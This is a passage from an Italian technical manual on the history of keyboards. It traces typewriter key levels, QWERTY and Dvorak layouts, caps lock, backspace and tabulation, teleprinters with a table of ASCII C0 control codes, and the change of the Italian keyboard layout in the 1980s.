turalmente, quando la macchina da scrivere ha meno tasti del solito, esiste la possibilità di regolare il sollevamento del carrello o l'abbassamento del cesto dei martelli a un livello intermedio, in modo che i martelli colpiscano con la forma di un simbolo centrale ulteriore.

Figura 14.3. Macchina da scrivere Fox portable n. 1, del 1917. Questa foto proviene da: Richard Polt, *The classic typewriter page*, http://site.xavier.edu/polt/typewriters/ .



La figura 14.3 mostra un esempio di macchina da scrivere che prevede tre livelli: minuscole, maiuscole e altri simboli. Si può leggere su un tasto a sinistra la scritta «CAP», a indicare che si tratta del tasto [*Maiuscole*], mentre più in alto, un altro tasto di cui non si legge la scritta, serve a bloccare lo spostamento (del carrello o del cesto dei martelli), in modo da avere sempre lettere maiuscole (da cui il nome «fissamaiuscole»,). Tra questi due tasti, ne appare uno con la scritta «FIG», che serve a ottenere i simboli tipografici non alfabetici

(l'opposto di *fig* sarebbe *ltr*).

Nelle primissime macchine da scrivere, lo spostamento dei martelli non era previsto e a ogni tasto corrispondeva un solo carattere. Nella figura 14.4 si vede un modello del genere, dove si può osservare che il gruppo di martelli forma proprio un cesto, a giustificarne la definizione.

Figura 14.4. Macchina da scrivere Calligraph 2, approssimativamente del 1888. Questa foto proviene da: Richard Polt, *The classic typewriter page*, http://site.xavier.edu/polt/typewriters/ .




14.1.3 Disposizione anatomica dei tasti

«

La macchina da scrivere tradizionale tipica ha i tasti disposti in tre o quattro file, sfasate tra di loro. Ciò deriva sia da un'esigenza tecnica, per poter collocare in modo semplice le leve dei tasti, sia da un'esigenza anatomica. La figura 14.5 mostra una macchina da scrivere in

cui le leve dei tasti e l'esigenza meccanica a cui si è appena accennato risulta evidente. Si osservi che questa macchina, a differenze di tante altre, utilizza un cilindro di ***tipi*** al posto dei martelli.

Figura 14.5. Macchina da scrivere Postal 5, del 1904. Questa foto proviene da: Richard Polt, *The classic typewriter page*, *http://site.xavier.edu/polt/typewriters/* .



La figura 14.6 mostra una macchina da scrivere con una conformazione della tastiera abbastanza particolare, tale da ricordare quella di un pianoforte, disposta su un semicerchio.

Figura 14.6. Macchina da scrivere Hammond 1, approssimativamente del 1889. Questa foto proviene da: Richard Polt, *The classic typewriter page*, http://site.xavier.edu/polt/typewriters/ .




14.1.4 Mappa dei tasti

La prima produzione di macchine da scrivere negli Stati Uniti è quella progettata da Sholes e Glidden, prodotta da Remington, negli anni dal 1874 al 1878. Il progetto di questa macchina, dopo la definizione della sua struttura, ha compreso anche uno studio sulla disposizione dei simboli sui tasti, allo scopo di ridurre al minimo la possibilità di scontro tra i martelli usati per la scrittura. In pratica, due lettere in sequenza dovevano trovarsi a una distanza sufficiente da evitare l'incontro tra un martello che va e uno che viene, consentendo così di ridurre i tempi morti e di scrivere più velocemente, in base alle

caratteristiche di quella macchina.

Anche la disposizione dei tasti di quella macchina è stata brevettata, precisamente nel 1878, e il disegno lo si può vedere nella figura 14.7. Dal momento che i primi sei caratteri alfabetici compongono la sequenza «QWERTY», questo è diventato il nome di tale disposizione di tasti.

Figura 14.7. Disegno del brevetto della tastiera QWERTY del 1878. Questa foto, di dominio pubblico, è tratta da: Darryl Rehr, *The QWERTY connection*, http://home.earthlink.net/~dcrehr/ .




La maggior parte delle macchine da scrivere prodotte successivamente dai concorrenti ha utilizzato una mappa molto simile, almeno per quanto riguarda la porzione alfabetica.

La disposizione dei tasti così diversa dall'ordine alfabetico ha creato un mito attorno alle intenzioni reali del suo progettista; tuttavia il problema dello scontro tra i martelli in fase di scrittura esisteva ed

è esistito su tutte le macchine da scrivere con quel tipo di struttura. Pertanto, la motivazione per la quale una mappa del genere avrebbe lo scopo di accelerare la scrittura, è realistica, sulla base di quei limiti tecnici. Evidentemente, il motivo per il quale, quasi tutte le mappe di tastiere realizzate per le lingue che usano un alfabeto latino si rifanno fondamentalmente alla disposizione della QWERTY, rimane ormai dovuto alla consuetudine, dato che la scrittura elettronica non comporta più i problemi meccanici di quel tempo.

Nonostante la comodità della consuetudine, ci sono stati molti tentativi di proporre disposizioni differenti dei tasti, nell'ambito dell'alfabeto latino, fino al 1932, quando il professor August Dvorak propose una mappa studiata con criteri opposti rispetto alla QWERTY: i simboli usati con maggiore frequenza si trovano sulla riga di tasti su cui si posano inizialmente le dita. L'efficacia reale della mappa Dvorak rispetto alla QWERTY è controversa, così la mappa QWERTY e le sue varianti continuano a rappresentare lo standard.

Figura 14.8. Schema della mappa Dvorak.



La produzione di macchine da scrivere dei paesi europei ha seguito più o meno gli standard di fatto introdotti dagli Stati Uniti, anche per quanto riguarda la mappa dei tasti, salvo qualche piccola variante, soprattutto per l'esigenza di introdurre le lettere accentate. Le

differenze più importanti, a questo proposito, riguardano la collocazione delle cifre numeriche, le quali, a seconda dei casi, compaiono al livello delle lettere minuscole, oppure al livello delle lettere maiuscole.

Figura 14.9. Olivetti Lettera 35 del 1972, con mappa italiana QZERTY. Le cifre numeriche si ottengono quando si selezionano le maiuscole.



Figura 14.10. Tastiera di una macchina Hermes Media 3, con mappa tedesca QWERTZ. Le cifre numeriche si ottengono con il livello delle lettere minuscole.



14.1.5 Fissamaiuscole

«

La scrittura attraverso un numero limitato di tasti comporta nella macchina da scrivere la presenza di almeno un tasto per cambiare il ***livello***. Generalmente si tratta di soli due livelli, dove nel primo si collocano le lettere minuscole e nel secondo quelle maiuscole. Nelle macchine da scrivere si è arrivati ad avere due tasti [*Maiuscole*] equivalenti (⇧), da azionare con il mignolo della mano opposta a quella che deve scegliere la lettera o il simbolo da scrivere, assieme a un [*Fissamaiuscole*] (⇬), ovvero un tasto che mantiene inserita la selezione del livello delle maiuscole.

Date le limitazioni della tecnologia, il tasto [*Fissamaiuscole*] interveniva su tutti i tasti, anche su quelli che non servono per rappresentare segni alfabetici puri e semplici.

Tra i tasti che non servono per scrivere lettere alfabetiche ci sono, tra gli altri, quelli che servono per scrivere cifre numeriche; pertanto, la scelta della collocazione di questi simboli nel livello delle lettere minuscole o in quello delle lettere maiuscole, dipendeva dalla frequenza di utilizzo. La mappa italiana della tastiera ha ospitato le cifre numeriche nel livello delle lettere maiuscole, come si può vedere bene nella figura 14.9.

Con l'introduzione dei primi elaboratori dotati di terminali abbastanza completi (di sicuro già dalla fine degli anni 1970) e probabilmente anche delle prime macchine da scrivere elettroniche, negli Stati Uniti il tasto [*Fissamaiuscole*] ha cominciato a funzionare, precisamente, solo per le maiuscole, senza interferire con gli altri segni tipografici.

Nei paesi europei, generalmente, la diffusione degli elaboratori degli anni 1980 non ha portato alla modifica del funzionamento del [*Fissamaiuscole*] rispetto alle convenzioni costruite con le macchine da scrivere tradizionali. Questo lo si può verificare nel sistema operativo Dos, nel quale la configurazione della tastiera di paesi come Francia e Germania mantiene un funzionamento «tradizionale» del [*Fissamaiuscole*].

Si osservi che un sistema GNU/Linux tipico non consente la configurazione della tastiera in modo da far agire il tasto [*Fissamaiuscole*] su tutta la tastiera. Pertanto, alcune configurazioni locali della mappa della tastiera hanno richiesto un adattamento.

14.1.6 Avanzamento, arretramento e composizione

«

Nella maggior parte delle macchine da scrivere tradizionali lo spazio orizzontale si ottiene attraverso quella che è nota come «barra spaziatrice». Nella macchina da scrivere, il compito della barra spaziatrice è quello di fare avanzare il carrello, senza scrivere alcunché, al contrario di ciò che avviene di solito con la scrittura elettronica, dove invece si ottiene la «scrittura» di uno spazio (␣), mentre lo spostamento della posizione della scrittura avviene tramite un cursore controllato normalmente attraverso dei tasti muniti di frecce.

Con la comparsa delle macchine da scrivere a «scrittura visibile», dove il dattilografo poteva vedere immediatamente il testo che stava digitando, comincia ad apparire un tasto per l'arretramento. Anche in questo caso, lo scopo è solo quello di spostare il carrello all'indietro, rispetto al verso di scrittura. Questo arretramento poteva servire per correggere uno spostamento in avanti eccessivo, per tentare delle correzioni o per creare dei simboli composti (per esempio una virgola sovrapposta a una lettera «c», poteva servire per costruire una «ç», così come un apostrofo sovrapposto a una vocale poteva dare l'idea di un accento). Nella lingua inglese, questo tasto viene individuato con il termine *back space*.

La correzione di una digitazione errata richiedeva inizialmente l'uso di gomme per cancellare speciali: molto sottili, abrasive e tondeggianti. Dopo la cancellazione si poteva tornare sulla stessa posizione per riscrivere il testo corretto. In tempi più recenti si è introdotto l'uso di liquidi bianchi coprenti e di foglietti correttori. In questo ultimo caso, occorreva arretrare sulla posizione del carattere stampato erroneamente, inserire il foglietto di correzione e ribattere la stessa

lettera o lo stesso simbolo per cancellarlo. Un altro modo di «correggere», in mancanza di altro, ma soprattutto in mancanza di tempo, consisteva nel sovrascrivere il segno '**=**'; con lo stesso criterio, nel nastro perforato della telescrivente, il codice di controllo usato per indicare qualcosa di cancellato, o qualcosa senza valore, si otteneva rappresentando tutti i fori possibili. Infatti, seguendo la tradizione, nel codice ASCII, il carattere *<DEL>* si rappresenta come $7F_{16}$, pari a 1111111_2 (␡).

Con l'introduzione della scrittura elettronica, l'arretramento poteva assumere significati differenti, a seconda del metodo usato per la scrittura: poteva trattarsi di un arretramento puro e semplice, consentendo così la composizione di simboli sovrapposti, oppure di una cancellazione, quando il testo inserito veniva prima accumulato in memoria fino al termine della riga. Nel primo caso, la macchina da scrivere poteva disporre di un tasto speciale che cancellava il carattere premuto in precedenza in quella posizione.

L'evoluzione delle tecniche di correzione nella macchina da scrivere giustifica la presenza di diversi tasti nella tastiera per elaboratore. Il tasto noto come [*Backspace*] serve normalmente per arretrare cancellando (⌫); il tasto [*Canc*] (ovvero [*Del*] nelle tastiere inglesi) serve a cancellare il carattere che appare in corrispondenza del cursore, avvicinando il testo che dovesse trovarsi alla destra del cursore stesso; i tasti con le frecce spostano il cursore, ovvero la posizione in cui si intende andare a scrivere.

Come già accennato, nelle macchine da scrivere tradizionali, l'arretramento serviva anche per comporre assieme più simboli. Nella scrittura elettronica, soprattutto nel caso degli elaboratori, la composizione viene gestita in modo diverso, attraverso la definizione di

«tasti morti», i quali servono a dichiarare l'inizio di una sequenza di composizione che il software poi deve tradurre nel carattere corretto.

Nella tradizione italiana, con la scomparsa delle macchine da scrivere meccaniche si smette di pensare al concetto di composizione, tramite la sovrapposizione dei simboli. Infatti, la mappa per la tastiera apparsa nel 1983 nell'elaboratore Olivetti M24, non prevede la presenza di tasti morti. Tuttavia, il sistema operativo Dos di allora consentiva di generare altri simboli attraverso combinazioni con la tastiera numerica, pertanto non se ne avvertiva il problema. Al contrario, in altri paesi europei la configurazione della tastiera prevedeva spesso anche dei tasti morti per la composizione.

Per motivi tecnici, nella macchina da scrivere tradizionale il concetto di «inserimento» è assente del tutto, mentre compare solo nella scrittura elettronica, dove invece si può distinguere tra una scrittura che inserisce del testo, rispetto a una scrittura che sovrascrive eventualmente il testo che si trova in corrispondenza del cursore (a).

14.1.7 Tabulatore

«

A un certo punto dell'evoluzione delle macchine da scrivere tradizionali, si sente il bisogno di facilitare la scrittura di informazioni incolonnate. Per fare questo viene introdotta la tabulazione, che si ottiene fissando degli ***stop di tabulazione***, a cui si accede direttamente premendo un tasto: il ***tabulatore***.

In pratica, era necessario spostare orizzontalmente il carrello nella posizione desiderata, fissare lo stop di tabulazione e ripetere l'operazione per tutti gli altri incolonnamenti da programmare. Successi-

vamente, durante la scrittura, bastava premere il tabulatore per raggiungere immediatamente lo stop successivo. Per togliere gli stop programmati in precedenza, ci si doveva riposizionare negli stessi punti, usando un altro tasto per toglierli.

Nella scrittura elettronica la tabulazione di evolve, ma rimane il concetto di fondo (≒).

14.1.8 Telescrivente

«

La telescrivente è letteralmente la macchina che consente la scrittura a distanza, che nasce come evoluzione della telegrafia. La telescrivente costituisce anche la prima fase di adattamento della macchina da scrivere a terminale di un elaboratore elettronico. Il primo sistema telescrivente ragionevolmente efficace è quello di IBM, con il sistema Radiotype, del 1931.

Figura 14.11. Disegno della macchina da scrivere Blickensderfer Electric, del 1902. La prima macchina da scrivere elettrica, per di più con testina di scrittura cilindrica, apre la strada all'idea della telescrivente. Questa immagine proviene da: Richard Polt, *The classic typewriter page*, http://site.xavier.edu/polt/typewriters/ .



Rispetto alla macchina da scrivere, nella tastiera della telescrivente compaiono tasti con funzioni nuove, come il tasto [*Ctrl*] (⎈), con lo scopo di produrre codici di controllo che non sono associati alla scrittura di alcun simbolo. Attualmente, la storia della telescrivente sopravvive nel codice ASCII.

Generalmente, i codici di controllo necessari al funzionamento corretto delle comunicazioni attraverso una telescrivente sono generati quasi sempre attraverso combinazioni con un tasto, denominato *control*, con qualche eccezione eventuale per i codici più importanti, come per esempio <*ESC*> (⎋).

Tradizionalmente, con la telescrivente, l'associazione del tasto *control* si rappresenta con un accento circonflesso, secondo una forma del tipo '**^*x***'. Questa notazione rimane valida, purché utilizzata secondo il suo significato originale. In pratica, si deve considerare che le tastiere di un elaboratore comune si possono riconfigurare; pertanto, per fare un esempio, scrivere <^*a*> significa fare riferimento al codice ASCII 01_{16}, pari a <*SOH*>, ma non è detto, necessariamente, che per ottenere questo codice si debba premere sulla tastiera di oggi una combinazione del tipo [*Ctrl a*].

Tabella 14.12. Codici di controllo «C0», con la descrizione originale ottenuta da: *C0 control characters set*, 1987, *http://www.itscj.ipsj.or.jp/ISO-IR/140.pdf* .

Codice numerico	Acronimo	Combinazione tradizionale	Nome	Descrizione originale
0_{16}	NUL		NULL	A control character used to accomplish media-fill or time-fill. NUL characters may be inserted into or removed from, a stream of data without affecting the information content of that stream, but such action may affect the information layout and/or the control of equipment.
1_{16}	SOH	<^*a*>	START OF HEADING	A transmission control character used as the first character of a heading of an information message.
2_{16}	STX	<^*b*>	START OF TEXT	A transmission control character which precedes a text and which is used to terminate a heading.
3_{16}	ETX	<^*c*>	END OF TEXT	A transmission control character which terminates a text.
4_{16}	EOT	<^*d*>	END OF TRANSMISSION	A transmission control character used to indicate the conclusion of the transmission of one or more texts.

Codice numerico	Acronimo	Combinazione tradizionale	Nome	Descrizione originale
5_{16}	ENQ	<^*e*>	ENQUIRY	A transmission control character used as a request from a remote station - the response may include station identification and/or station status. When a "Who are you" function is required on the general switched transmission network, the first use of ENQ after the connection is established shall have the meaning "Who are you" (station identification). Subsequent use of ENQ may, or may not, include the function "Who are you", as determined by agreement.
6_{16}	ACK	<^*f*>	ACKNOWLEDGE	A transmission control character transmitted by a receiver as an affirmative response to the sender.
7_{16}	BEL	<^*g*>	BELL	A control character that is used when there is a need to call for attention; it may control alarm or attention devices.

Codice numerico	Acronimo	Combinazione tradizionale	Nome	Descrizione originale
8_{16}	BS	<^*h*>	BACKSPACE	A format effector which causes the active position to move one character position backwards.
9_{16}	HT	<^*i*>	HORIZONTAL TABULATION	A format effector which causes the active position to advance to the next pre-determined character position.
A_{16}	LF	<^*j*>	LINE FEED	A format effector which causes the active position to advance to the corresponding character position of the next line.
B_{16}	VT	<^*k*>	VERTICAL TABULATION	A format effector which causes the active position to advance to the corresponding character position on the next pre-determined line.
C_{16}	FF	<^*l*>	FORM FEED	A format effector which causes the active position to advance to the corresponding character position on a pre-determined line of the next form or page.

Codice numerico	Acronimo	Combinazione tradizionale	Nome	Descrizione originale
D_{16}	CR	<^*m*>	CARRIAGE RETURN	A format effector which causes the active position to move to the first character position on the same line.
E_{16}	SO	<^*n*>	SHIFT OUT	A control character which is used in conjunction with SHIFT IN and ESCAPE to extend the graphic character set of the code. It may alter the meaning of octets 33 - 126 (dec.). The effect of this character when using code extension techniques is described in International Standard ISO 2022.
F_{16}	SI	<^*o*>	SHIFT IN	A control character which is used in conjunction with SHIFT OUT and ESCAPE to extend the graphic character set of the code. It may reinstate the standard meanings of the octets which follow it. The effect of this character when using code extension techniques is described in International Standard ISO 2022.

Codice numerico	Acronimo	Combinazione tradizionale	Nome	Descrizione originale
10_{16}	DLE	<^*p*>	DATA LINK ESCAPE	A transmission control character which will change the meaning of a limited number of contiguously following bit combinations. Its is used exclusively to provide supplementary transmission control functions. Only graphic characters and transmission control characters can be used in DLE sequences.
11_{16}	DC1	<^*q*>	DEVICE CONTROL ONE	A device control character which is primarily intended for turning on or starting an ancillary device. If it is not required for this purpose, it may be used to restore a device to the basic mode of operation (see also DC2 and DC3), or for any other device control function not provided by other DCs.

Codice numerico	Acronimo	Combinazione tradizionale	Nome	Descrizione originale
12_{16}	DC2	<^*r*>	DEVICE CONTROL TWO	A device control character which is primarily intended for turning on or starting an ancillary device. If it is not required for this purpose, it may be used to set a device to a special mode of operation (in which case DC1 is used to restore the device to the basic mode), or for any other device control function not provided by other DCs.
13_{16}	DC3	<^*s*>	DEVICE CONTROL THREE	A device control character which is primarily intended for turning off or stopping an ancillary device. This function may be a secondary level stop, for example wait, pause, stand-by or halt (in which case DC1 is used to restore normal operation). If it is not required for this purpose, it may be used for any other ancillary device control function not provided by other DCs.

Codice numerico	Acronimo	Combinazione tradizionale	Nome	Descrizione originale
14_{16}	DC4	<^*t*>	DEVICE CONTROL FOUR	A device control character which is primarily intended for turning off, stopping or interrupting an ancillary device. If it is not required for this purpose, it may be used for any other device control function not provided by other DCs.
15_{16}	NAK	<^*u*>	NEGATIVE ACKNOWLEDGE	A transmission control character transmitted by a receiver as a negative response to the sender.
16_{16}	SYN	<^*v*>	SYNCHRONOUS IDLE	A transmission control character used by a synchronous transmission system in the absence of any other character (idle condition) to provide a signal from which synchronism may be achieved or retained between data terminal equipment.

Codice numerico	Acronimo	Combinazione tradizionale	Nome	Descrizione originale
17_{16}	ETB	<^*w*>	END OF TRANSMISSION BLOCK	A transmission control character used to indicate the end of a transmission block of data where data is divided into such blocks for transmission purposes.
18_{16}	CAN	<^*x*>	CANCEL	A character, or the first character of a sequence, indicating that the data preceding it is in error. As a result, this data shall be ignored. The specific meaning of this character shall be defined for each application and/or between sender and recipient.
19_{16}	EM	<^*y*>	END OF MEDIUM	A control character that may be used to identify the physical end of a medium, or the end of the used portion of a medium, or the end of the wanted portion of data recorded on a medium. The position of this character does not necessarily correspond to the physical end of the medium.

Codice numerico	Acronimo	Combinazione tradizionale	Nome	Descrizione originale
$1A_{16}$	SUB	<^z>	SUBSTITUTE	A control character used in the place of a character that has been found to be invalid or in error. SUB is intended to be introduced by automatic means.
$1B_{16}$	ESC	<^[>	ESCAPE	A control character which is used to provide additional characters. It alters the meaning of a limited number of contiguously following bit combinations. The use of this character is specified in ISO 2022.
$1C_{16}$	FS IS4	<^\>	FILE SEPARATOR INFORMATION SEPARATOR FOUR	A control character used to separate and qualify data logically; its specific meaning has to be defined for each application. If this character is used in hierarchical order it delimits a data item called a file.

Codice numerico	Acronimo	Combinazione tradizionale	Nome	Descrizione originale
$1D_{16}$	GS IS3	<^]>	GROUP SEPARATOR INFORMATION SEPARATOR THREE	A control character used to separate and qualify data logically; its specific meaning has to be defined for each application. If this character is used in hierarchical order, it delimits a data item called a group.
$1E_{16}$	RS IS2	<^^>	RECORD SEPARATOR INFORMATION SEPARATOR TWO	A control character used to separate and qualify data logically; its specific meaning has to be defined for each application. If this character is used in hierarchical order it delimits a data item called a record.
$1F_{16}$	US IS1	<^_>	UNIT SEPARATOR INFORMATION SEPARATOR ONE	A control character used to separate and qualify data logically; its specific meaning has to be defined for each application. If this character is used in hierarchical order, it delimits a data item called a unit.

Codice numerico	Acronimo	Combinazione tradizionale	Nome	Descrizione originale
$7F_{16}$	DEL		DELETE	A character used primarily to erase or obliterate an erroneous or unwanted character in punched tape. DEL characters may also serve to accomplish media-fill or time-fill. They may be inserted into, or removed from, a stream of data without affecting the information content of that stream, but such action may affect the information layout and/or the control of equipment.

Figura 14.13. La telescrivente più conosciuta dagli anni 1960. Questa foto proviene dalla raccolta di Peter Roosen-Runge, visibile alla pagina *York computing: scenes from a distant past*, http://www.cse.yorku.ca/~peter/deptphotos/photos.html



Figura 14.14. Mappa della tastiera della telescrivente Teletype ASR-33.




Figura 14.15. Il terminale video più comune, DEC VT100 del 1978, aderente allo standard ANSI X3.64, ovvero ECMA-48, ovvero ISO/IEC 6429. Questa foto è di Dave Dunfield, tratta da *Daves Old Computers* http://www.classiccmp.org/dunfield/tty/ .



14.1.9 Mutazione della mappa italiana

Gli anni 1980 rappresentano il momento in cui la macchina da scrivere comincia a cedere il posto agli elaboratori personali, un po' in tutto il mondo. Questo passaggio, per quanto riguarda l'Italia, segna la trasformazione della mappa italiana per le tastiere.

Alla fine degli anni 1970 cominciavano a diffondersi elaboratori professionali abbastanza completi. In quel periodo la produzione italiana era praticamente assente, o comunque non comparabile sul piano tecnico. Gli elaboratori in questione erano quindi importati dagli Stati Uniti o dalla Gran Bretagna, dotati di tastiere QWERTY senza lettere accentate. Tuttavia, lo standard di scrittura della lingua italiana prevede gli accenti quasi esclusivamente alla fine delle parole, cosa che si poteva ottenere graficamente con l'apostrofo: era il contesto a far capire se si doveva intendere come apostrofo, accento grave o accento acuto.

In un certo senso, in Italia si diffondeva l'idea che la tastiera per elaboratore fosse una cosa e che la tastiera della macchina da scrivere fosse un'altra.

Tra il 1982 e il 1983 succede qualcosa che trasforma la «tastiera italiana» in una QWERTY con lettere accentate, ma è difficile ricostruire i passaggi di questa mutazione. Infatti, in quel periodo Olivetti produceva elaboratori, proponendo nel mercato italiano, sia tastiere tradizionali QZERTY, sia tastiere QWERTY. Questa incertezza ha fine con la distribuzione del modello M24, dove appare una tastiera QWERTY adattata con le lettere accentate per la lingua italiana (figura 14.20). Probabilmente è proprio l'elaboratore Olivetti M24

il «responsabile», nel bene o nel male, della trasformazione della tastiera italiana.

Figura 14.16. Tastiera QWERTY dell'elaboratore Olivetti M20, anno 1982, da un opuscolo per il mercato italiano. Si osservi comunque che il modello M20 BC aveva una tastiera QZERTY tradizionale.



Figura 14.17. Tastiera QZERTY dell'elaboratore Olivetti M20 BC, anno 1982, da una foto di Davide Bucci.



Figura 14.18. Tastiera QZERTY dell'elaboratore Olivetti M40 BC, anno 1982, da un opuscolo.



Figura 14.19. Tastiera QZERTY dell'elaboratore portatile Olivetti M10, anno 1983. L'immagine è stata ottenuta da un'asta telematica di apparecchiature usate.



